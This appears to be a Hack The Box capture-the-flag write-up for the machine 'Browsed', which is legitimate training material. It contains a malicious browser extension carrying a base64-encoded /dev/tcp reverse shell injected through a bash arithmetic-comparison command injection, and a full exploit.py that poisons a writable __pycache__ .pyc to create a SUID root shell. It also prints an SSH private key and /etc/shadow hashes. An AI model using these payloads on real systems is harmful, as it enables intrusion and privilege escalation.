
 https://app.hackthebox.com/machines/Browsed
Enumeration
nmap scan
$nmap -sC -sV 10.10.8.1
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-01-12 22:45 +01
Nmap scan report for 10.10.8.1
Host is up (0.17s latency).
Not shown: 996 closed tcp ports (conn-refused)
PORT     STATE    SERVICE        VERSION
22/tcp   open     ssh            OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 02:c8:a4:ba:c5:ed:0b:13:ef:b7:e7:d7:ef:a2:9d:92 (ECDSA)
|_  256 53:ea:be:c7:07:05:9d:aa:9f:44:f8:bf:32:ed:5c:9a (ED25519)
80/tcp   open     http           nginx 1.24.0 (Ubuntu)
|_http-server-header: nginx/1.24.0 (Ubuntu)
|_http-title: Browsed
1106/tcp filtered isoipsigport-1
1117/tcp filtered ardus-mtrns
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.33 seconds
HTTP - 80 TCP
- opening http://10.10.8.1/

- in

upload.phpendpoint we can upload a extension that the developer will use to get some feedback , and the files must be directly inside the archive, not in a folder

- The site web gives some samples that we can use
- Uploading a sample , I found a new endpoint within the output

- I added
browsedinternals.htbto hosts file

echo '10.10.8.1 browsedinternals.htb' | sudo tee -a /etc/hosts- visiting http://browsedinternals.htb retrieves Gitea web app
- Before starting to enumerate Gitea , I tried changing the JavaScript code in a sample to an XSS payload to see if it could contact me
# content.js :

fetch('http://10.10.15.53:3333/');


# manifest.json :

{
  "manifest_version": 3,
  "name": "Replace Images",
  "version": "1.0.0",
  "description": "Replaces every image on a page with one from a URL.",
  "permissions": ["scripting"],
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"],
      "run_at": "document_idle"
    }
  ]
}

# compress the files

zip test.zip content.js manifest.json- After uploading the compressed extension file, I received a request on my Python server

Abstract
- With that, we can reach the browser of developer
- we can reach the local services (local web application)
Gitea enumeration
- There is some source code

We note in the Readme file that the application must run locally
- app.py :
- At the routines endpoint, the user controls the rid variable used in the bash script
- The application runs on port 5000
@app.route('/routines/<rid>')
def routines(rid):
    # Call the script that manages the routines
    # Run bash script with the input as an argument (NO shell)
    subprocess.run(["./routines.sh", rid])
    return "Routine executed !"

...<SNIP>...

# The webapp should only be accessible through localhost
if __name__ == '__main__':
app.run(host='127.0.0.1', port=5000)- routines.sh :
- the argument is used in comparison
#!/bin/bash

ROUTINE_LOG="/home/larry/markdownPreview/log/routine.log"
BACKUP_DIR="/home/larry/markdownPreview/backups"
DATA_DIR="/home/larry/markdownPreview/data"
TMP_DIR="/home/larry/markdownPreview/tmp"

log_action() {
  echo "[$(date '+%Y-%m-%d %H:%M:%S')] $1" >> "$ROUTINE_LOG"
}

if [[ "$1" -eq 0 ]]; then
  # Routine 0: Clean temp files
  find "$TMP_DIR" -type f -name "*.tmp" -delete
  log_action "Routine 0: Temporary files cleaned."
  echo "Temporary files cleaned."

...<SNIP>...
Abstract
By using a good payload in the rid variable, we can implement RCE
Exploitation : foothold
create malicious extension
- manifest.json :
{
  "manifest_version": 3,
  "name": "Replace Images",
  "version": "1.0.0",
  "description": "Replaces every image on a page with one from a URL.",
  "permissions": ["scripting"],
  "content_scripts": [
    {
      "matches": ["<all_urls>"],
      "js": ["content.js"],
      "run_at": "document_idle"
    }
  ]
}- exploit.js :
let IP = "YOUR_IP"
let PORT = "PORT"
let payload = `bash -i >& /dev/tcp/${IP}/${PORT} 0>&1`
let payload_bs64 = btoa(payload)

let url = `http://localhost:5000/routines/x[$(echo%20${payload_bs64}|base64%20-d|bash)]`


fetch(url)- I compressed these files then uploaded them . In my listener ,I got reverse shell
Post-exploitation
Enumeration
- In home dir of larry , there is the SSH private key
larry@browsed:~$ ls -al .ssh
ls -al .ssh
total 20
drwx------ 2 larry larry 4096 Jan  6 10:28 .
drwxr-x--- 9 larry larry 4096 Jan  6 11:11 ..
-rw------- 1 larry larry   95 Aug 17 12:49 authorized_keys
-rw------- 1 larry larry  399 Aug 17 12:48 id_ed25519
-rw-r--r-- 1 larry larry   95 Aug 17 12:48 id_ed25519.pub

larry@browsed:~$ cat .ssh/id_ed25519
cat .ssh/id_ed25519
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrwAAAJAXb7KHF2+y
hwAAAAtzc2gtZWQyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrw
AAAEBRIok98/uzbzLs/MWsrygG9zTsVa9GePjT52KjU6LoJdlkhk8FEXwXNCOe06dt3BiJ
Iti0nZWQHBABLy8gq3OvAAAADWxhcnJ5QGJyb3dzZWQ=
-----END OPENSSH PRIVATE KEY-----
- we can connect via SSH
$cat key
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAAAMwAAAAtzc2gtZW
QyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrwAAAJAXb7KHF2+y
hwAAAAtzc2gtZWQyNTUxOQAAACDZZIZPBRF8FzQjntOnbdwYiSLYtJ2VkBwQAS8vIKtzrw
AAAEBRIok98/uzbzLs/MWsrygG9zTsVa9GePjT52KjU6LoJdlkhk8FEXwXNCOe06dt3BiJ
Iti0nZWQHBABLy8gq3OvAAAADWxhcnJ5QGJyb3dzZWQ=
-----END OPENSSH PRIVATE KEY-----

$ssh -i key larry@10.10.8.1
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-90-generic x86_64)

larry@browsed:~$ id
uid=1000(larry) gid=1000(larry) groups=1000(larry)- larry user can run
extension_tool.pyscript with root privileges
larry@browsed:~$ sudo -l
Matching Defaults entries for larry on browsed:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin, use_pty

User larry may run the following commands on browsed:
(root) NOPASSWD: /opt/extensiontool/extension_tool.py- extension_tool.py file :
larry@browsed:~$ cat /opt/extensiontool/extension_tool.py
#!/usr/bin/python3.12
import json
import os
from argparse import ArgumentParser
from extension_utils import validate_manifest, clean_temp_files
import zipfile

EXTENSION_DIR = '/opt/extensiontool/extensions/'

def bump_version(data, path, level='patch'):
    version = data["version"]
    major, minor, patch = map(int, version.split('.'))
    if level == 'major':
        major += 1
        minor = patch = 0
    elif level == 'minor':
        minor += 1
        patch = 0
    else:
        patch += 1

    new_version = f"{major}.{minor}.{patch}"
    data["version"] = new_version

    with open(path, 'w', encoding='utf-8') as f:
        json.dump(data, f, indent=2)

    print(f"[+] Version bumped to {new_version}")
    return new_version

...<SNIP>...- we have write permission on __pycache__ folder
larry@browsed:~$ ls -al /opt/extensiontool/
total 24
drwxr-xr-x 4 root root 4096 Dec 11 07:54 .
drwxr-xr-x 4 root root 4096 Aug 17 12:55 ..
drwxrwxrwx 2 root root 4096 Jan 12 19:30 __pycache__
-rwxrwxr-x 1 root root 2739 Mar 27  2025 extension_tool.py
-rw-rw-r-- 1 root root 1245 Mar 23  2025 extension_utils.py
drwxrwxr-x 5 root root 4096 Mar 23 2025 extensions- When we run the
extension_tool.py, it importsextension_utilsand python create.pycfile ofextension_utilsin __pycache__
pycache folder
When a Python script runs, Python checks
__pycache__for existing.pycfiles of imported modules and uses them if valid. Otherwise, it compiles the modules and then executes the main script
.pycis the file extension used for Python bytecode files, which contain the compiled bytecode of Python source code
- In our case, we have write permission to the pycache directory, so we can replace the
.pycfile generated by the tool with a malicious one, which will be executed when the module is imported
larry@browsed:~$ sudo /opt/extensiontool/extension_tool.py
[X] Use one of the following extensions : ['Fontify', 'Timer', 'ReplaceImages']
larry@browsed:~$ ls -al /opt/extensiontool/__pycache__/
total 12
drwxrwxrwx 2 root root 4096 Jan 12 23:32 .
drwxr-xr-x 4 root root 4096 Dec 11 07:54 ..
-rw-r--r-- 1 root root 1880 Jan 12 23:32 extension_utils.cpython-312.pyc
more information : https://siunam321.github.io/research/python-dirty-arbitrary-file-write-to-rce-via-writing-shared-object-files-or-overwriting-bytecode-files/
exploit path
- Compile the legitimate
extension_utils.pyto obtain a valid bytecode structure- Read the
.pycheader (16 bytes containing the magic number, timestamp/hash, and flags)- Create a malicious payload that:
- Sets the SUID bit on
/bin/bash(or another chosen binary running asroot)- Compile the malicious file to generate bytecode, then replace its header with the header from the legitimate bytecode
- Write the malicious
.pycfile to__pycache__/extension_utils.cpython-312.pycso it matches the expected filename- Trigger execution via
sudo /opt/extensiontool/extension_tool.py
Privilege escalation : Exploit
- exploit.py script :
import py_compile
import os

# Create payload
with open("payload.py", "w") as f:
    f.write('import os\nos.system("cp /bin/bash /tmp/root && chmod 4755 /tmp/root")\n')
    f.write('def validate_manifest(p): return {"version":"1.0"}\n')
    f.write('def clean_temp_files(a): pass\n')

# Compile it
py_compile.compile("payload.py", cfile="payload.pyc")

# Read the malicious code (everything AFTER the 16-byte header)
with open("payload.pyc", "rb") as f:
    f.seek(16)
    malicious_bytecode = f.read()


# Path to the real cache file generated by the sudo script
target_cache = "/opt/extensiontool/__pycache__/extension_utils.cpython-312.pyc"

with open(target_cache, "rb") as f:
    legit_header = f.read(16) # Grab exactly the first 16 bytes

with open("extension_utils.cpython-312.pyc", "wb") as f:
    f.write(legit_header)
    f.write(malicious_bytecode)

print("[+] Poisoned .pyc created with authentic 16-byte header.")- first , I run the
extension_tool.py
larry@browsed:~$ sudo /opt/extensiontool/extension_tool.py
[X] Use one of the following extensions : ['Fontify', 'Timer', 'ReplaceImages']- run exploit.py
larry@browsed:/tmp/test$ python3.12 exploit.py
[+] Poisoned .pyc created with authentic 16-byte header.

larry@browsed:/tmp/test$ ls
exploit.py  extension_utils.cpython-312.pyc  payload.py  payload.pyc
- Move the malicious file
extension_utils.cpython-312.pycto/opt/extensiontool/__pycache__/, then run againextension_tool.py
larry@browsed:/tmp/test$ mv extension_utils.cpython-312.pyc /opt/extensiontool/__pycache__/
larry@browsed:/tmp/test$ sudo /opt/extensiontool/extension_tool.py
[X] Use one of the following extensions : ['Fontify', 'Timer', 'ReplaceImages']
larry@browsed:/tmp/test$ ls -la /tmp/root
-rwsr-xr-x 1 root root 1446024 Jan 12 19:29 /tmp/root- now , we can get shell as root
larry@browsed:/tmp/test$ /tmp/root -p
root-5.2# id
uid=1000(larry) gid=1000(larry) euid=0(root) groups=1000(larry)
root-5.2# cat /root/root.txt
ba8f53d06235b4f8dde08855f4f06d5d
root-5.2# cat /etc/shadow
root:$y$j9T$wXISIzb3EFHkpdXvsI01S.$7THiBdiDsTxmiImcIsYzzKyh3WxVeXd2F25m4xQGMD/:20317:0:99999:7:::
larry:$y$j9T$7TMEcG9b0YPRMveUtoEgT/$VQx//iROmISMIDWdddYqhUGDezXhlM1ki0pnUij1rUB:20317:0:99999:7:::